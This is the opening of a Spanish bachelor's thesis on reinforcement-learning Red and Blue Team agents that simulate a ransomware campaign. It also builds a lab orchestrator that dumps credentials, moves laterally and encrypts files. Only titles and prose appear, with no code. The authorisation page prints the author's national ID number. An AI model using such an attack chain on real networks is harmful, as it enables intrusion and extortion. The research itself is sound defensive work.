



**UNIVERSIDAD
DE GRANADA**

TRABAJO FIN DE GRADO

INGENIERÍA DE TECNOLOGÍAS DE TELECOMUNICACIÓN

Co-diseño de Agentes Red-Blue Team con Inteligencia Artificial

**Aprendizaje por Refuerzo para Ransomware en Entornos
Purple Team**

Autor

Bruno Paniagua García

Director

José Antonio Gómez Hernández



**ESCUELA TÉCNICA SUPERIOR DE INGENIERÍAS INFORMÁTICA Y DE
TELECOMUNICACIÓN**

—
Granada, Septiembre de 2026



UNIVERSIDAD
DE GRANADA

Co-design of Red-Blue Team Agents with Artificial Intelligence

Reinforcement Learning for Ransomware in Purple Team
Environments

Author

Bruno Paniagua García

Supervisor

José Antonio Gómez Hernández

Co-diseño de Agentes Red-Blue Team con Inteligencia Artificial: Aprendizaje por Refuerzo para Ransomware en Entornos Purple Team

Bruno Paniagua García

Palabras clave: Aprendizaje por refuerzo, Ciberseguridad, Purple Team, Ransomware, Red Team, Blue Team, Emulación de adversario, MaskablePPO, Directorio Activo, Movimiento Lateral

Resumen:

Las pruebas de penetración son un mecanismo habitual para evaluar y mejorar la seguridad de los sistemas mediante ataques simulados que permiten identificar vulnerabilidades antes que un atacante real. Estos ejercicios involucran equipos ofensivos (Red Team) y defensivos (Blue Team); cuando ambos colaboran de forma continua para transformar los ataques en mejoras de detección y respuesta, se adopta un enfoque Purple Team.

Este Trabajo de Fin de Grado aborda el modelado de un ciclo Purple Team completo mediante aprendizaje por refuerzo. Para ello, se diseña un entorno que representa una red empresarial segmentada, en el que dos agentes, uno ofensivo (Red Team) y otro defensivo (Blue Team), se entrenan mediante un esquema de co-diseño en cascada. El agente ofensivo utiliza el algoritmo *MaskablePPO* para comprometer la red reproduciendo el ciclo de vida de un *ransomware*, mientras que el defensivo aprende a contener los patrones de ataque a partir de señales parciales equivalentes a las de un Security Information and Event Management (SIEM).

Además, se desarrolla un laboratorio virtualizado con segmentación de red y un dominio *Active Directory*, donde un orquestador de *ransomware* determinista ejecuta de forma autónoma la cadena de ataque completa, desde el acceso inicial hasta el compromiso del controlador de dominio.

Los resultados muestran que el agente ofensivo converge de forma reproducible a una misma ruta de compromiso en cinco semillas independientes, coincidiendo con la ruta seguida por el orquestador experto. Esto sugiere que dicha ruta constituye una propiedad estructural de la red y representa la principal aportación del trabajo. El laboratorio demuestra asimismo que cada acción ofensiva genera una traza observable desde el lado defensivo, materializando la perspectiva Purple Team del sistema.

Co-design of Red-Blue Team Agents with Artificial Intelligence: Reinforcement Learning for Ransomware in Purple Team Environments

Bruno Paniagua García

Keywords: Reinforcement learning, Cybersecurity, Purple Team, Ransomware, Red Team, Blue Team, Adversary emulation, MaskablePPO, Active Directory, Lateral movement

Abstract:

Penetration testing is a common approach to assessing and improving system security through simulated attacks that identify vulnerabilities before they can be exploited by real attackers. These exercises involve offensive (Red Team) and defensive (Blue Team) teams; when both collaborate continuously to turn attacks into improvements in detection and response, the approach is known as Purple Team.

This Bachelor's Thesis addresses the modelling of a complete Purple Team cycle using reinforcement learning. A segmented enterprise network environment is designed in which two agents, one offensive (Red Team) and one defensive (Blue Team), are trained through a cascading co-design approach. The offensive agent uses the *MaskablePPO* algorithm to compromise the network by reproducing the lifecycle of a *ransomware* attack, while the defensive agent learns to contain the resulting attack patterns from partial signals equivalent to those provided by a SIEM.

A virtualized laboratory with network segmentation and an *Active Directory* domain is also developed, where a deterministic *ransomware* orchestrator autonomously executes the complete attack chain, from initial access to domain controller compromise.

The results show that the offensive agent reproducibly converges to the same compromise path across five independent seeds, matching the path followed by the expert orchestrator. This suggests that the path is a structural property of the network and represents the main contribution of the work. The laboratory also demonstrates that each offensive action produces an observable trace on the defensive side, materializing the Purple Team perspective of the system.

Yo, **Bruno Paniagua García**, alumno de la titulación Ingeniería de Tecnologías de Telecomunicación de la **Escuela Técnica Superior de Ingenierías Informática y de Telecomunicación de la Universidad de Granada**, con DNI 78111784N, autorizo la ubicación de la siguiente copia de mi Trabajo Fin de Grado en la biblioteca del centro para que pueda ser consultada por las personas que lo deseen.

Fdo: Bruno Paniagua García

Granada a 2 de septiembre de 2026 .

D. **José Antonio Gómez Hernández**, Profesor del Departamento Lenguajes y Sistemas Informáticos de la Universidad de Granada.

Informa:

Que el presente trabajo, titulado ***Co-diseño de Agentes Red-Blue Team con Inteligencia Artificial: Aprendizaje por Refuerzo para Ransomware en Entornos Purple Team***, ha sido realizado bajo su supervisión por **Bruno Paniagua García**, y autoriza la defensa de dicho trabajo ante el tribunal que corresponda.

Y para que conste, expide y firma el presente informe en Granada a 2 de septiembre de 2026 .

El director:

José Antonio Gómez Hernández

Agradecimientos

Este trabajo no habría sido posible sin el apoyo de las personas que me han acompañado a lo largo de este camino. A mi familia, por estar siempre a mi lado, por su paciencia y comprensión, incluso en los momentos en los que más difícil resultaba seguir adelante. A mis amigos, por haber sabido levantarme cuando más lo necesitaba y por recordarme que, incluso en las etapas más exigentes, siempre hay motivos para disfrutar del camino. Y a mis compañeros de carrera, con quienes he compartido durante estos años aprendizajes, dificultades, éxitos y experiencias que guardaré para siempre. A todos vosotros, gracias por haber formado parte de esta etapa y por haber contribuido, de una forma u otra, a que hoy pueda estar escribiendo estas palabras.

Este proyecto representa el resultado de muchos meses de trabajo, esfuerzo y sacrificio. Como dijo Michael Phelps, *«Si quieres ser el mejor, tienes que hacer cosas que los demás no están dispuestos a hacer»*. Cada dificultad encontrada terminó convirtiéndose en una oportunidad para aprender, mejorar y seguir avanzando. En este camino he comprendido que la dedicación no consiste únicamente en trabajar cuando las cosas salen bien, sino en continuar haciéndolo cuando dejan de hacerlo.

Mirando hacia el futuro, sé con certeza que este logro no es más que el primer paso de un camino en el que la complacencia no tiene cabida. No sé exactamente qué me deparará el destino, pero sí sé con qué actitud lo afrontaré: ilusión, confianza y determinación. Asumo cada desafío con la convicción de no solo conformarme con avanzar, sino de dar lo mejor de mí en cada objetivo que me proponga, entendiendo que el compromiso, la disciplina y la constancia convierten cada obstáculo en una oportunidad para aprender, crecer y descubrir hasta dónde puedo llegar.

«No te detengas cuando estés cansado. Detente cuando hayas terminado.»
— David Goggins

Índice general

Acrónimos	XI
1 Introducción	1
1.1 Contexto y motivación	1
1.2 Objetivos del Trabajo de Fin de Grado	3
1.3 Alcance y limitaciones del proyecto	4
1.4 Estructura de la memoria	5
2 Planificación y metodología del proyecto	7
2.1 Metodología de desarrollo	7
2.2 Planificación temporal y diagrama de Gantt	8
2.3 Estimación del esfuerzo	8
2.4 Estimación de costes	10
3 Fundamentos Teóricos	13
3.1 Ciberseguridad ofensiva y defensiva	13
3.1.1 Red Team, Blue Team y Purple Team	13
3.1.2 <i>Ransomware: Cyber Kill Chain</i> , ciclo de vida y MITRE ATTACK	14
3.2 Redes empresariales	17
3.2.1 Arquitecturas típicas	17
3.2.2 Segmentación por VLAN y control de acceso	18
3.2.3 Activos críticos: <i>Domain Controller</i> , bases de datos, <i>backups</i>	19
3.3 Aprendizaje por refuerzo aplicado a ciberseguridad	20
3.3.1 Modelos de Decisión de Markov (MDP) y POMDP	20
3.3.2 Políticas, funciones de valor y retorno	21
3.3.3 Métodos <i>actor-critic</i> y algoritmo PPO / <i>MaskablePPO</i>	23
3.3.4 Estado del arte y simuladores existentes	24
3.3.5 Robustez y evaluación de políticas aprendidas	26
4 Diseño del entorno a simular	29

4.1	Modelado de la red empresarial	29
4.1.1	Topología propuesta y representación con grafos (<i>NetworkX</i>)	29
4.1.2	Activos críticos y nodos señuelo (<i>honeypots</i>)	31
5	Diseño, implementación y pruebas experimentales del agente Red Team	33
5.1	Abstracción del <i>ransomware</i> y acciones posibles	33
5.1.1	Operaciones del atacante: escanear, vulnerar, buscar, cifrar	33
5.1.2	Estados internos de cada host	34
5.2	Formulación del problema (RedTeamEnv)	35
5.2.1	Espacio de estados y espacio de acciones	35
5.2.2	Eliminación de acciones inválidas (<i>Action Masking</i>)	37
5.2.3	Ingeniería de recompensas (<i>Reward Shaping</i>) y condiciones de fin	39
5.3	Entrenamiento del agente con <i>MaskablePPO</i>	41
5.3.1	Hiperparámetros y estrategia de exploración	41
5.3.2	Vectorización del entorno (SubprocVecEnv)	43
5.3.3	<i>Action Masking</i> : implementación y justificación	44
5.4	Resultados y comportamiento emergente	45
5.4.1	Convergencia y estabilización de recompensas	46
5.4.2	Análisis de las rutas de ataque óptimas	47
5.4.3	Reproducibilidad multi-semilla y discusión	50
6	Diseño, implementación y pruebas experimentales del agente Blue Team	53
6.1	Adaptación del entorno al rol defensivo	53
6.1.1	La niebla de guerra del defensor: observabilidad parcial (POMDP) y modelado de señales SIEM	54
6.1.2	Espacio de acciones: Analizar, Aislar, Trampear y Restaurar	55
6.1.3	Función de recompensa y condiciones de terminación	57
6.2	Metodología de entrenamiento asimétrico	59
6.2.1	Esquema “co-diseño en cascada” y el modelo de <i>Adversary Emulation Plans</i>	59
6.2.2	<i>Playbooks</i> ofensivos: el extraído del agente Red y los TTPs sintéticos	61
6.2.3	Inyección de incertidumbre: falsos positivos por ruido SIEM	62

6.2.4	Detección probabilística de <i>honeyfiles</i> : modelado de OPSEC adversaria	63
6.3	Resultados del agente defensor	65
6.3.1	Convergencia y estabilización de recompensas	65
6.3.2	Análisis de la toma de decisiones: aislamiento activo y trampas preventivas	67
6.3.3	Reproducibilidad multi-semilla y discusión	69
7	Laboratorio virtualizado para experimentación	71
7.1	Arquitectura del laboratorio y decisiones de diseño	72
7.1.1	Topología de red, segmentación y direccionamiento	72
7.1.2	Máquinas, roles y correspondencia con el modelo simulado	73
7.2	Construcción del entorno vulnerable	75
7.2.1	<i>Active Directory</i> (<code>tfg.local</code>) y objetivo de impacto	75
7.2.2	Siembra de credenciales y señuelos	76
7.2.3	Vector de acceso inicial: relato <i>ClickFix</i>	77
7.3	Capa de observabilidad del lado defensivo	78
7.3.1	Auditoría nativa: sesión y creación de procesos	78
7.3.2	<i>Canaries</i> por auditoría de acceso (evento 4663)	79
7.4	De la ruta descubierta al orquestador	80
7.5	Orquestación de la campaña: el motor RAGNAROK	81
7.5.1	Arquitectura en tres capas	82
7.5.2	Desgranando los módulos en detalle	82
7.5.3	Determinismo del método frente a descubrimiento del entorno	99
7.5.4	Límites de la implementación del orquestador	100
7.6	Resultados de la campaña ransomware en el laboratorio virtualizado	101
7.6.1	Captura del objetivo y trazas de la cadena	101
7.6.2	Correlación Red ↔ Blue: fotografía Purple	103
8	Endurecimiento y evaluación de robustez	107
8.1	Metodología de <i>stress test</i> sobre políticas entrenadas	107
8.2	Endurecimiento del adversario del Blue Team	109
8.2.1	El <i>breakout time</i> como palanca	109
8.2.2	Diseño del barrido y arquetipos de velocidad	110
8.2.3	Resultados del barrido	110
8.2.4	Controles negativos: palancas inertes	112
8.3	Endurecimiento de las defensas del Red Team	113

8.3.1	Nivel 1: <i>honeypots</i> dinámicos	113
8.3.2	Nivel 2: presión de detección del SOC	114
8.3.3	Nivel 3: defensor reactivo (<i>mini-Blue</i>)	115
8.3.4	Resultados definitivos y firma conductual	115
8.4	Análisis de las curvas de degradación	118
9	Conclusiones, líneas futuras e IA	121
9.1	Conclusiones	121
9.1.1	Simulación del agente Red Team	121
9.1.2	Simulación del agente Blue Team	122
9.1.3	Laboratorio virtualizado	122
9.1.4	Endurecimiento y robustez	122
9.2	Líneas futuras	123
9.3	Uso de herramientas de inteligencia artificial	124
	Bibliografía	132

Índice de figuras

2.1	Diagrama de Gantt del proyecto.	9
3.1	Purple Team como convergencia del Red Team y el Blue Team	14
3.2	<i>Cyber Kill Chain</i>	16
3.3	Ejemplo segmentación por VLANs [1]	18
3.4	Diagrama Aprendizaje por Refuerzo (RL)	22
4.1	Arquitectura propuesta para el desarrollo del TFG	30
4.2	Arquitectura del entorno de simulación: agentes Red y Blue, red segmentada y <i>pipeline</i> de co-diseño en cascada	32
5.1	<i>Logit-Level Masking (Action Masking)</i>	38
5.2	Evolución de la recompensa media por episodio (<code>rollout/ep_rew_mean</code>) durante el entrenamiento. Curvas superpuestas de las cinco semillas independientes.	46
5.3	Principales métricas obtenidas durante el entrenamiento del agente Red Team para cada fase. Cada gráfica muestra la evolución agregada de las cinco semillas de entrenamiento. . .	49
6.1	Evolución de la recompensa media por episodio (<code>rollout/ep_rew_mean</code>) durante el entrenamiento. Curvas superpuestas de las cinco semillas independientes.	65
6.2	Principales métricas obtenidas durante el entrenamiento del agente Blue Team. Cada gráfica muestra la evolución agrega- da de las cinco semillas de entrenamiento.	68
7.1	Arquitectura del laboratorio físico: segmentación por <i>pfSense</i> , máquinas por segmento y cadena de ataque RRHH→IT→DC.	74
7.2	Flujo de ejecución de RAGNAROK : TFG-PC_RRHH→TFG-PC_IT→TFG-DC	83
7.3	Salida de RAGNAROK al completar la campaña: captura autónoma de la <i>flag</i> en TFG-DC.	102
7.4	Contenido de <code>secret_flag.txt</code> antes y después de la cam- paña <i>ransomware</i>	103
7.5	Muestra del evento 4663 en el registro de seguridad de TFG-DC.	105

8.1	Degradación de la tasa de victoria del Blue frente a la velocidad relativa del adversario. La banda sombreada marca la meseta ($\leq \times 3$); el cuadrado rojo es el punto de operación definitivo a $\times 5$, consolidado sobre cinco semillas ($51,8 \pm 6,4\%$).111	111
8.2	Evolución de <code>tfg/win_rate_blue</code> durante el entrenamiento a $\times 5$, curvas superpuestas de las cinco semillas (captura de <i>TensorBoard</i>).	111
8.3	Composición de desenlaces del agente Red a lo largo de los tres niveles de endurecimiento acumulativo. La caída de la victoria se redistribuye íntegramente en caídas por <i>honeypot</i> y detecciones del SOC.	116
8.4	Distribución del uso de verbos del agente Red por nivel. El escaneo se hunde bajo la presión del Security Operations Center (SOC) (nivel 2) y rebota con fuerza cuando el <i>mini-Blue</i> fuerza la re-exploración (nivel 3).	117
8.5	Evolución de <code>tfg/win_rate</code> del agente Red en los tres niveles de endurecimiento (captura de <i>TensorBoard</i>).	118
8.6	Izquierda – el Red se degrada al apilar capas defensivas, con un efecto no lineal en el último nivel. Derecha – el Blue se degrada a lo largo de un único eje, la velocidad del adversario, con un umbral de ruptura nítido entre $\times 3$ y $\times 4$	119

Índice de tablas

2.1	Estimación del esfuerzo dedicado al proyecto, desglosado por fases.	10
2.2	Estimación del coste del proyecto en un hipotético contexto profesional.	10
5.1	Matriz de acciones RedTeamEnv	36
5.2	Inventario de nodos del entorno RedTeamEnv	41
5.3	Hiperparámetros y configuración del entrenamiento del agente Red Team.	42
5.4	Distribución de <i>outcomes</i> del agente Red Team tras 500 000 pasos de entrenamiento. Valores agregados sobre las cuatro semillas que convergen al régimen óptimo.	47
5.5	Tiempo medio de compromiso del <i>Domain Controller</i> para cada semilla independiente.	48
5.6	Distribución del uso de cada verbo ofensivo en la política aprendida del agente Red Team.	49
5.7	Métricas finales del agente Red Team para cada una de las cinco semillas independientes.	50
6.1	Espacio de observación del agente Blue Team.	54
6.2	Maapeo de los verbos defensivos a su equivalente operativo real en un SOC.	56
6.3	Componentes de la función de recompensa del agente Blue Team.	58
6.4	Resumen de los cuatro <i>playbooks</i> ofensivos utilizados en el entrenamiento del agente Blue.	61
6.5	Métricas de entrenamiento del agente Blue Team al finalizar los 500 000 pasos. Valores agregados sobre cinco semillas independientes.	66
6.6	Distribución de <i>outcomes</i> del agente Blue Team tras 500 000 pasos de entrenamiento. Métricas agregadas sobre las cinco semillas.	67
6.7	Distribución de acciones del agente Blue Team al finalizar los 500 000 pasos de entrenamiento.	67

6.8	Métricas finales del agente Blue Team para cada una de las cinco semillas independientes, con media y desviación típica. .	69
7.1	Direccionamiento de los segmentos internos del laboratorio. .	72
7.2	Máquinas del laboratorio, sistema operativo y rol.	73
7.3	Correspondencia entre el modelo simulado y el laboratorio físico.	75
7.4	Botín sembrado en <i>TFG-PC_RRHH</i> : tres señuelos y la credencial real replicada.	76
7.5	Eventos de auditoría habilitados en el laboratorio y la acción ofensiva que cada uno saca a la luz.	79
7.6	Módulos de RAGNAROK y su correspondencia con la mitología nórdica. La función mitológica de cada entidad refleja su responsabilidad en el código.	84
7.7	Cadena de ataque validada de extremo a extremo sobre el laboratorio físico.	102
7.8	Duración por fase de la campaña, medida por el módulo de registro <i>Ratatöskr</i>	104
7.9	Correlación entre las acciones ofensivas de RAGNAROK y las trazas observables generadas en <i>TFG-DC</i>	104
8.1	Resumen del diseño experimental de la evaluación de robustez.	109
8.2	Correspondencia entre el multiplicador de velocidad y arquetipos reales anclados en el <i>breakout time</i>	110
8.3	Métricas del Blue reentrenado con adversario a $\times 5$ de velocidad, sobre cinco semillas independientes.	112
8.4	Controles negativos del endurecimiento del Blue (cupo de aislamiento y ruido SIEM resultan ineficientes).	113
8.5	Calibración del nivel 1 (250 000 pasos, una semilla). Solo con cuatro candidatos la aleatorización muerde; se selecciona 4 candidatos $\rightarrow$ 1 <i>honeypot</i> como punto de operación.	114
8.6	Calibración del nivel 2 (250 000 pasos, una semilla). Se selecciona <i>fac_det</i> = 0,0025 como punto de operación.	114
8.7	Calibración del nivel 3 (250 000 pasos, una semilla). A partir de 0,5 la victoria se aplasta; se selecciona <i>prob</i> = 0,25.	115
8.8	Composición de desenlaces del Red por nivel de endurecimiento, sobre cinco semillas independientes y 500 000 pasos.	116

Índice de códigos

7.1	Alta del <i>Domain Admin</i> por Security Identifier (SID), independiente del idioma del sistema.	76
7.2	Forma representativa del comando de un ataque <i>ClickFix</i> (ejemplo ilustrativo).	77
7.3	Colocación de la SACL de auditoría de lectura sobre un fichero <i>canary</i>	79
7.4	Cronometrado de fases y coloreado condicional en <i>Ratatöskr</i>	82
7.5	Capa de acceso polimórfica de <i>Bifröst</i> : la interfaz común <i>BaseAccess</i> y sus dos implementaciones, <i>LocalAccess</i> (<i>foothold</i>) y <i>SmbAccess</i> (saltos con privilegios).	85
7.6	Patrones de extracción de credenciales candidatas en <i>Skadi</i>	89
7.7	Volcado de credenciales SAM y LSA en <i>Mímir</i>	91
7.8	Construcción de la lista de intentos ordenada por confianza y el movimiento lateral en <i>Thor</i>	93
7.9	Recolecta de archivos críticos y comprobación de la <i>flag</i> en <i>Loki</i>	95
7.10	Función de cifrado mediante librería criptográfica <i>Fernet</i>	96
7.11	Bucle principal de la campaña <i>ransomware</i> , reside en <i>Odín</i> (<i>Flag</i> como condición de parada).	97
7.12	Descubrimiento del dominio por sondeo en <i>Bifröst</i> , sin modificación en la configuración.	99

Acrónimos

AC Active Directory

ACL Access Control List

AD Active Directory

ADDS Active Directory Domain Services

APT advanced persistent threat

ATTACK Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)

C2 Command and Control

CAGE Cyber Autonomous Gym for Experimentation Challenges

CE Community Edition

CPUs Central Processing Units

Cyborg Cyber Autonomous Gym for Experimentation

DC Domain Controller

DDoS Distributed Denial Of Service

DHCP Dynamic Host Configuration Protocol

DMZ Demilitarized Zone

DNS Domain Name System

DQN Deep Q-Network

EDR Endpoint Detection and Response

FTP File Transfer Protocol

GUID Globally Unique Identifier

IA Inteligencia Artificial

IBR Iterated Best Response

ICMP Internet Control Message Protocol

IDS Intrusion Detection System

INCIBE Instituto Nacional de Ciberseguridad de España

IoC Indicators of Compromise

IP Internet Protocol

IT Information Technology

JSON JavaScript Object Notation

LAPS Local Administrator Password Solution

LDAP Lightweight Directory Access Protocol

LOTL Living Of The Land

LSA Local Security Authority

LSASS Local Security Authority Subsystem Service

MARL Multi-Agent Reinforcement Learning

MDP Márkov Decision Process

MTTC Mean Time To Compromise

NAC Network Access Control

NASim Network Attack Simulator

NAT Network Address Translation

NTLM New Technology LAN Manager

OPSEC Operational Security

PC Personal Computer

POMDP Partially Observable Markov Decision Process

PPO Proximal Policy Optimization

RaaS Ransomware as a Service

RCE Remote Code Execution

RID	Relative Identifier
RL	Reinforcement Learning
RRHH	Recursos Humanos
SACL	System Access Control List
SAM	Security Account Manager
SID	Security Identifier
SIEM	Security Information and Event Management
SMB	Server Message Block
SOC	Security Operations Center
SQL	Structured Query Language
TCP	Transmission Control Protocol
TFG	Trabajo de Fin de Grado
TPM	Trusted Platform Module
TTCP	The Technical Cooperation Program
TTL	Time To Live
TTPs	Tácticas, Técnicas y Procedimientos
URL	Uniform Resource Locator
VBS	Virtualization-based Security
VLAN	Virtual Local Area Network
VLANs	Virtual Local Area Networks
VPN	Virtual Private Network
VPNs	Virtual Private Networks
WAN	Wide Area Network
WMI	Windows Management Instrumentation

Capítulo 1

Introducción

1.1. Contexto y motivación

La ciberseguridad ha pasado en pocos años de ser una preocupación técnica a convertirse en una industria de primer orden. En España, el mercado alcanzó los 2.500 millones de euros de facturación en 2024 y se prevé que supere los 3.000 millones a finales de 2026, con un crecimiento sostenido del 14 % anual [2]. Las ventas de soluciones especializadas crecieron un 20 % durante 2025, con un repunte del 34 % en el último trimestre, situando al país entre los mercados de referencia europeos gracias a la inversión en talento e infraestructura [3].

Sin embargo, el otro lado de la balanza pesa cada vez más. Los incidentes detectados por el Instituto Nacional de Ciberseguridad de España (INCIBE) crecieron un 26 % en 2025, alcanzando 122.223 casos, y el *ransomware* se ha consolidado como uno de los vectores más agresivos: los incidentes gestionados pasaron de 62 en 2024 a 134 en 2025, más del doble en un solo año [4].

El *ransomware*, *malware* que cifra datos y exige un rescate por su liberación, ha recorrido una distancia notable desde brotes masivos como WannaCry (2017) hasta las familias actuales, que combinan propagación lateral, evasión de detección, exfiltración previa de información y ataques dirigidos a infraestructuras críticas [5]. El modelo Ransomware as a Service (RaaS) ha completado esta evolución hacia una industria criminal estructurada: operadores especializados desarrollan las herramientas (REvil, DarkSide, Phobos, LockBit), mientras que afiliados con perfil técnico mucho menor las alquilan a cambio de un porcentaje del rescate [6]. A esta profesionalización se suma la irrupción de la Inteligencia Artificial (IA), que en manos de atacantes permite automatizar fases enteras de la cadena ofensiva (reconocimiento, generación de phishing personalizado, evasión adaptativa) con una eficacia

que hasta hace pocos años requería equipos humanos dedicados.

Para evaluar su exposición real ante este tipo de amenazas, las organizaciones han adoptado los ejercicios estructurados de Red Team y Blue Team. La metodología, de origen militar, enfrenta a un equipo ofensivo que emula a un atacante real (*phishing*, explotación, movimiento lateral, persistencia) contra un equipo defensivo que debe detectar, contener y responder en tiempo real.

La utilidad del ejercicio no reside en "ganar o perder", sino en exponer los puntos ciegos del sistema: fallos de configuración que el papel no recoge, procesos que se rompen bajo presión, controles que existían sobre el organigrama pero no en la realidad operativa [7]. Sobre este modelo se ha consolidado el concepto de Purple Team, que no plantea un enfrentamiento sino una colaboración continua entre ataque y defensa. Bajo este enfoque, los pasos del ataque se diseñan, ejecutan y documentan de forma conjunta, de manera que el conocimiento ofensivo se traduce directamente en reglas de detección, controles compensatorios y *playbooks* de respuesta [8].

En este escenario, automatizar parte de la lógica de los ejercicios Purple Team mediante Reinforcement Learning (RL) resulta una vía de investigación prometedora. Permite explorar campañas completas de *ransomware* sobre topologías controladas, identificar sistemáticamente las rutas de ataque más eficientes y, en sentido inverso, entrenar agentes defensivos contra esos mismos patrones.

Este Trabajo de Fin de Grado (TFG) aborda esa intersección. La motivación personal es coherente con su contenido: como estudiante de Ingeniería de las Tecnologías de Telecomunicación con formación paralela en ciberseguridad ofensiva, mi objetivo profesional pasa por un perfil híbrido Teleco-Purple Team-IA, y este trabajo es la primera oportunidad real de articular las tres áreas en un mismo proyecto técnico con vocación multidisciplinar.

1.2. Objetivos del Trabajo de Fin de Grado

El objetivo general de este TFG es diseñar y evaluar un entorno de simulación en el que dos agentes de aprendizaje por refuerzo, uno ofensivo y otro defensivo, modelen un ciclo Purple Team completo sobre una red empresarial segmentada.

La hipótesis de partida es que un agente entrenado con RL es capaz de descubrir rutas de ataque coherentes con el ciclo de vida real de un *ransomware*, y que esos patrones extraídos pueden a su vez utilizarse como adversario sintético para entrenar a un agente defensivo robusto. El planteamiento es deliberadamente asimétrico: los agentes no se entrenan en competición simultánea, sino en cascada, replicando el esquema de *Adversary Emulation Plans* que utilizan los equipos Purple Team en la industria [9].

De este objetivo general se derivan los siguientes objetivos específicos:

- **Modelar la red empresarial como un grafo y formular el problema de decisión bajo observabilidad parcial (Partially Observable Markov Decision Process (POMDP)).** Se ha definido una topología de once nodos distribuidos en tres Virtual Local Area Networks (VLANs), incluyendo activos críticos y nodos señuelo. El entorno mantiene el estado completo de la red, mientras que los agentes trabajan con observaciones parciales. Las acciones ofensivas representan las principales fases de una campaña de *ransomware*.
- **Diseñar e implementar el agente ofensivo (RedTeamEnv).** Se ha desarrollado un entorno compatible con *Gymnasium* [10] y entrenado un agente *MaskablePPO* con enmascaramiento dinámico de acciones. El entrenamiento se ha repetido con cinco semillas y se ha evaluado mediante métricas generales y específicas del dominio, como *win rate*, activación de *honeypots* y Mean Time To Compromise (MTTC).
- **Diseñar e implementar el agente defensivo (BlueTeamEnv).** Sobre la misma topología se ha desarrollado un segundo entorno, esta vez bajo formulación POMDP, donde el agente defensor opera con observabilidad parcial (alertas, aislamientos, despliegue de trampas) sin acceso al estado real de los hosts. Sus acciones (analizar, aislar, desplegar *honeypots* y restaurar) modelan la operativa real de un Security Operations Center (SOC).
- **Entrenar al Blue Team contra los *playbooks* derivados del agente Red.** Para materializar el co-diseño propio del enfoque Purple, el agente defensivo se entrena no contra atacantes aleatorios, sino contra un conjunto de cuatro *playbooks* ofensivos que recogen tanto

la política aprendida por el agente Red como variantes sintéticas representativas de Tácticas, Técnicas y Procedimientos (TTPs) reales documentados en MITRE ATT&CK [11]. Este esquema reproduce el modelo de *Adversary Emulation Plans* utilizado en la industria.

- **Validar los patrones aprendidos en un entorno virtualizado.** Se ha desplegado una versión reducida de la topología sobre máquinas virtuales y se ha ejecutado el *playbook* obtenido del agente Red. Esta fase permite comprobar la viabilidad de las secuencias aprendidas en simulación sobre sistemas reales. Esta fase tiene carácter demostrativo y se acota al vector ofensivo: la ejecución de los agentes como motores de decisión en tiempo real sobre la infraestructura queda planteada como línea de trabajo futuro.

1.3. Alcance y limitaciones del proyecto

Este Trabajo Fin de Grado tiene un carácter experimental y académico. Su objetivo es estudiar la viabilidad de aplicar RL a un escenario de ciberseguridad realista, pero controlado, sin pretender desarrollar una herramienta preparada para su uso en entornos de producción.

El trabajo se desarrolla sobre una topología fija de once nodos distribuidos en tres VLANs, representada como un grafo lógico. La red no utiliza tráfico real ni se conecta a infraestructuras productivas, sino que sirve como entorno controlado para el entrenamiento y evaluación de los agentes. Su tamaño permite representar aspectos relevantes del escenario, como la segmentación de red, el movimiento lateral, los activos críticos y los nodos señuelo, manteniendo un coste de entrenamiento asumible.

Sobre esta topología se implementan dos entornos compatibles con *Gymnasium*: **RedTeamEnv** y **BlueTeamEnv**. Ambos agentes se entrenan de forma independiente mediante *MaskablePPO* y trabajan con observaciones parciales. El ciclo Purple Team se completa mediante el entrenamiento del Blue Team frente a *playbooks* derivados de las políticas ofensivas y mediante la validación de estas políticas en un laboratorio de máquinas virtuales. También se evalúa la robustez de los agentes mediante el endurecimiento progresivo de sus respectivos entornos.

Las principales limitaciones del proyecto son las siguientes:

- **Ausencia de entrenamiento conjunto adversarial (Multi-Agent Reinforcement Learning (MARL)).** Red y Blue no se entrenan simultáneamente. El proyecto utiliza un esquema en cascada: primero se entrena el agente Red y, posteriormente, sus políticas se convierten

en *playbooks* utilizados para entrenar al Blue Team. Este enfoque evita los problemas de no estacionariedad y convergencia asociados al entrenamiento conjunto y facilita la reproducibilidad de los experimentos.

- **Abstracción del *malware* y exclusión de la ingeniería social.** El *ransomware* se representa mediante acciones lógicas de post-explotación, como descubrimiento, explotación, búsqueda de archivos y cifrado. No se implementan familias de *malware* reales ni se simulan fases como el *phishing*. Se parte de la existencia de un primer punto de acceso en la red.
- **Uso de algoritmos de RL existentes.** La contribución del trabajo no consiste en desarrollar un nuevo algoritmo de aprendizaje, sino en aplicar métodos consolidados, principalmente Proximal Policy Optimization (PPO) con enmascaramiento de acciones, a un escenario específico de ciberseguridad. La aportación se centra en el modelado de los entornos, las funciones de recompensa, el esquema Purple Team y el análisis de las políticas obtenidas.
- **Validación física limitada al vector ofensivo.** En el laboratorio virtualizado se ejecuta un orquestador determinista que reproduce la ruta invariante descubierta por el agente Red, pero el agente Blue no se integra como motor de respuesta en tiempo real. Esta integración requeriría una capa adicional de telemetría y actuación, por lo que queda fuera del alcance del proyecto y se plantea como línea de trabajo futuro en el capítulo 9.

1.4. Estructura de la memoria

Esta memoria se organiza en nueve capítulos que recorren el trabajo desde su planteamiento hasta su validación, siguiendo el mismo hilo lógico de su desarrollo: fundamentos y diseño, desarrollo y evaluación de los agentes en simulación, y finalmente validación sobre infraestructura real.

El presente Capítulo 1 introduce el contexto y la motivación del trabajo, define los objetivos y el alcance, y presenta la estructura del proyecto. El Capítulo 2 expone la planificación y metodología seguidas, incluyendo el reparto temporal de las fases y la estimación del esfuerzo. El Capítulo 3 establece las bases teóricas necesarias, tanto de aprendizaje por refuerzo como de ciberseguridad ofensiva y defensiva.

El Capítulo 4 define el entorno de simulación compartido por ambos agentes, incluyendo la topología de la red empresarial, su representación como grafo y los activos que conforman el escenario. Sobre esta base, el

Capítulo 5 desarrolla el agente ofensivo, su entorno de decisión, el entrenamiento con *MaskablePPO* y el análisis de la política aprendida. El Capítulo 6 aborda el agente defensivo, formulado bajo observabilidad parcial y entrenado mediante un esquema de co-diseño en cascada.

El Capítulo 7 traslada el trabajo al plano físico mediante un laboratorio virtualizado con segmentación de red, un dominio *Active Directory* y un orquestador *ransomware* que ejecuta de forma autónoma la cadena de ataque sobre máquinas reales. El Capítulo 8 evalúa la robustez de ambas políticas mediante un endurecimiento progresivo de sus entornos. Por último, el Capítulo 9 recoge las conclusiones, las principales líneas de continuación y la declaración sobre el uso de inteligencia artificial en la elaboración del trabajo.

Todo el código desarrollado en este trabajo está disponible públicamente en un repositorio [12], y una demostración en vídeo de la campaña completa sobre el laboratorio puede consultarse en línea [13].

